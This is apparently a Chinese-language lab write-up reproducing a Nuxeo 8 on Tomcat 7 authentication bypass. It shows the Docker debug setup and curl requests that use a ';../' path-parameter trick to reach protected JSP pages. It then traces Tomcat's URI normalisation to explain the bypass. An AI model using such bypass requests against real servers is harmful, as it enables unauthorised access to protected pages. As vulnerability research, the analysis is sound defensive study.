

环境搭建

这个整个复现过程中耗时最多也是踩坑最多的地方，再最初的设想是从github下载7.10的分支代码然后利用IDEA本定运行起来调试，结果项目庞大，模块众多，根本跑不起来，一直耽搁了一两天，最后私信询问了orange，了解到他是直接使用的 `docker + Eclipse Remote Debug`，配置好我的IDEA和docker后又发现代码出现了问题，不存在报告中的那个代码，经过@行军的提醒，应该是漏洞出现在8的分支上而非7,因此又重新 `pull` 8的docker环境，终于是成功跑起来了。

docker:

```
1 docker pull nuxeo:8
```

`pull` 下来后更改 `/opt/nuxeo/server/bin/nuxeo.conf`

```
1 #JAVA_OPTS=$JAVA_OPTS -Xdebug -
  Xrunjdwp:transport=dt_socket,address=8787,server=y,suspend=n
```

取消这行的注释，在8787端口开放调式端口

源码:

调式需要与远程环境中的代码相同，因此直接拷贝出 `docker` 中的整个环境 `/opt/nuxeo/server/`，将其中的 `../nxserver/nuxeo.war` 导入到 `IDEA` 中，将所有的 `.jar` 包导入，但是因为官方已经下架了 `maven` 上的 `java` 源码，因此还需要去 `github` 下载8分支的源码，然后作为 `resource`

漏洞验证

因为 `Breaking Parser Logic!` 才是主角，因此来简单验证一下环境是否有漏洞，首先看一下 `web.xml` 中哪些目录是需要经过 `NuxeoAuthenticationFilter`

```
1 <filter-mapping>
2   <filter-name>NuxeoAuthenticationFilter
3   </filter-name>
4   <url-pattern>/oauthGrant.jsp</url-pattern>
5   <dispatcher>REQUEST</dispatcher>
6   <dispatcher>FORWARD</dispatcher>
7 </filter-mapping>
8 <filter-mapping>
9   <filter-name>NuxeoAuthenticationFilter
10  </filter-name>
11  <url-pattern>/oauth/*</url-pattern>
12  <dispatcher>REQUEST</dispatcher>
13  <dispatcher>FORWARD</dispatcher>
14 </filter-mapping>
15 <filter-mapping>
16   <filter-name>NuxeoAuthenticationFilter
17   </filter-name>
```

```
18     <url-pattern>/oauth2Grant.jsp</url-pattern>
19     <dispatcher>REQUEST</dispatcher>
20     <dispatcher>FORWARD</dispatcher>
21 </filter-mapping>
22 <filter-mapping>
23     <filter-name>NuxeoAuthenticationFilter
24     </filter-name>
25     <url-pattern>/oauth2/*</url-pattern>
26     <dispatcher>REQUEST</dispatcher>
27     <dispatcher>FORWARD</dispatcher>
28 </filter-mapping>
29
30 .....
```

随便挑选一个 `oauth2Grant.jsp`，通过 `curl` 简单验证下漏洞
正常访问：

```
1 curl -I http://172.17.0.2:8080/nuxeo/oauth2Grant.jsp
```

返回：

```
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 X-Frame-Options: SAMEORIGIN
4 X-UA-Compatible: IE=10; IE=11
5 Cache-Control: no-cache
6 X-Content-Type-Options: nosniff
7 Content-Security-Policy: default-src *; script-src 'unsafe-inline' 'unsafe-eval'
  data: *; style-src 'unsafe-inline' *; font-src data: *
8 X-XSS-Protection: 1; mode=block
9 Set-Cookie: JSESSIONID=F928CDFBD9BB1A54B03E380F1759731D.nuxeo; Path=/nuxeo/; HttpOnly
10 Location: http://172.17.0.2:8080/nuxeo/login.jsp?requestedUrl=oauth2Grant.jsp
11 Content-Length: 0
12 Date: Thu, 16 Aug 2018 09:17:05 GMT
```

验证：

```
1 curl -I http://172.17.0.2:8080/nuxeo/login.jsp/../oauth2Grant.jsp
```

返回：

```
1 HTTP/1.1 500 Internal Server Error
2 Server: Apache-Coyote/1.1
3 X-Frame-Options: SAMEORIGIN
4 X-UA-Compatible: IE=10; IE=11
5 Cache-Control: no-cache
6 X-Content-Type-Options: nosniff
7 Content-Security-Policy: default-src *; script-src 'unsafe-inline' 'unsafe-eval'
  data: *; style-src 'unsafe-inline' *; font-src data: *
8 X-XSS-Protection: 1; mode=block
9 Set-Cookie: JSESSIONID=7A751E09ED606C0EAEF4F615BC3F9330.nuxeo; Path=/nuxeo/; HttpOnly
```

```
10 Content-Type: text/html; charset=UTF-8
11 Content-Length: 2396
12 Vary: Accept-Encoding
13 Date: Thu, 16 Aug 2018 09:16:54 GMT
14 Connection: close
```

正如原文所说的，出现 500 是因为 `servlet` 无法处理而已，但这也是绕过了 `ACL` 控制

怎样绕过的ACL

当一个验证的请求提交时，数据在 `getRequestPage` 中是这样的

```
949
950 protected static String getRequestPage(HttpServletRequest httpRequest) {
951     String requestURI = httpRequest.getRequestURI(); requestURI: "/nuxeo/login.jsp;../oauth2Grant.jsp"
952     String context = httpRequest.getContextPath() + '/'; context: "/nuxeo/" httpRequest: RequestFacade@15837
953     String requestedPage = requestURI.substring(context.length()); requestedPage: "login.jsp;../oauth2Grant.jsp" requestURI: "/nuxeo/login.jsp;../oauth2Grant.jsp" context: "/nuxeo/"
954     int i = requestedPage.indexOf(';'); i: 9
955     return i == -1 ? requestedPage : requestedPage.substring(0, i); i: 0 requestedPage: "login.jsp;../oauth2Grant.jsp"
```

可以看到，最后因为 `i` 为9的原因，返回的值会是 `login.jsp`，而他是在白名单里的，因此能够通过 `bypassAuth` 的检测，按照道理是没有问题的，因为在 `nuxeo` 中，不管你输入的是 `/login.jsp;../xxx.jsp`，最后也会因为检测问题，而只保留 `login.jsp`


tomcat??

`docker` 环境用的 `tomcat 7.0.69`，下载一份 `tomcat` 源码然后 `choose source`，看一下，`tomcat` 是如何处理这段请求的。

重新运行，查看到进入到 `bypassAuth()` 的值

```
1 protected boolean bypassAuth(HttpServletRequest httpRequest) {
2     //
3 }
```

再详细看一下 `HttpRequest`



Variables

- `this` = {NuxeoAuthenticationFilter@15788}
- `HttpRequest` = {RequestFacade@15991}
 - `request` = {Request@16040}
 - `coyoteRequest` = {Request@16229} "R(/nuxeo/login.jsp;/../oauth2Grant.jsp)"
 - `serverPort` = 8080
 - `serverNameMB` = {MessageBytes@16251} "172.17.0.2"
 - `remotePort` = -1
 - `localPort` = -1
 - `schemeMB` = {MessageBytes@16252} "http"
 - `methodMB` = {MessageBytes@16253} "GET"
 - `unparsedURIMB` = {MessageBytes@16254} "/nuxeo/login.jsp;/../oauth2Grant.jsp"
 - `uriMB` = {MessageBytes@16255} "/nuxeo/login.jsp;/../oauth2Grant.jsp"
 - `decodedUriMB` = {MessageBytes@16256} "/nuxeo/oauth2Grant.jsp"
 - `queryMB` = {MessageBytes@16257} "null"
 - `protoMB` = {MessageBytes@16258} "HTTP/1.1"
 - `remoteAddrMB` = {MessageBytes@16259} "172.17.0.1"
 - `localNameMB` = {MessageBytes@16260} "null"
 - `remoteHostMB` = {MessageBytes@16261} "null"
 - `localAddrMB` = {MessageBytes@16262} "null"

- `unparsedURIMB` 是 未经处理的URI
- `uriMB` 是 URI
- `decodedUriMB` 是经过转码后的 URI

可以清晰的看到，在 `tomcat` 中，`/nuxeo/login.jsp;/../oauth2Grant.jsp` 经过转码后成了 `/nuxeo/oauth2Grant.jsp`，那么重新回过头来看一下关键地点

```
1 protected static String getRequestedPage(HttpServletRequest httpRequest) {
2     String requestURI = httpRequest.getRequestURI(); //谁才是这个URI ???
3     String context = httpRequest.getContextPath() + '/';
4     String requestedPage = requestURI.substring(context.length());
5     int i = requestedPage.indexOf(';');
6     return i == -1 ? requestedPage : requestedPage.substring(0, i);
7 }
```

进入到函数中进行跟踪，最后在 `org.apache.coyote.Request` 的188行出现了答案，这是 `nuxeo` 选择处理的URI

```
1 public MessageBytes requestURI() {
2     return uriMB;
3 }
```

到底访问的是谁？

`org.apache.jasper.servlet.JspServlet` 的320行

```

1      jspUri = request.getServletPath();
2      String pathInfo = request.getPathInfo();
3      if (pathInfo != null) {
4          jspUri += pathInfo;

```


看看 `getServletPath()`

```

1      public String getServletPath() {
2          return (mappingData.wrapperPath.toString());
3      }

```

在 `mappingData` 中，`wrapperPath` 已经被确定为了 `/oauth2Grant.jsp`，而 `mappingData` 属性是由 `Mapper` 类处理的，数据进入到 `internalMapWrapper()` 前路径已经发生了变化，那就查看栈信息



`postParseRequest()` 有问题，跟进去看一下

```

1      connector.getMapper().map(serverName, decodedURI, version,
2                                request.getMappingData());

```

这儿进入到 `map` 的URI已经成了 `/nuxeo/oauth2Grant.jsp`，那就向上看处理

`convertURI(decodedURI, request);`，这是tomcat的解码函数，跟进去看下 `ByteChunk bc = uri.getByteChunk();`

看一眼这个函数

```

1      public ByteChunk getByteChunk() {
2          return byteC;
3      }

```

而 `byteC` 是 `/nuxeo/oauth2Grant.jsp`，那就再看这个 `byteC` 怎么设置的，反复查看栈信息，在 `normalize()` 中 `byteC` 被修改成了 `/nuxeo/oauth2Grant.jsp`，而需要注意一点的就是在刚进入这个函数时候 `byteC` 的值是 `/nuxeo/login.jsp/../oauth2Grant.jsp`，那就继续往前看，发现在 `parsePathParameters(req, request);` 中 `uriBC` (自己去看)会变成 `/nuxeo/login.jsp/../oauth2Grant.jsp`，而再往前则是 `decodedURI.duplicate(req.requestURI());` 中创建：

```

1      ByteChunk bc=src.getByteChunk();
2      byteC.allocate( 2 * bc.getLength(), -1 );
3      byteC.append( bc );
4      break;

```

那么控制链就是：

```
jspUri <= mappingData.wrapperPath <= internalMapWrapper() <= map()  
<= convertURI() <= byteC <= normalize() <= parsePathParameters() <= duplicate()
```

而URL的变化则是

```
/nuxeo/login.jsp;/../oauth2Grant.jsp => nuxeo/login.jsp/../oauth2Grant.jsp =>  
nuxeo/oauth2Grant.jsp
```

黑盒

`/../`，更详细的说明直接看PPT

ACL分析完了，看代码重用了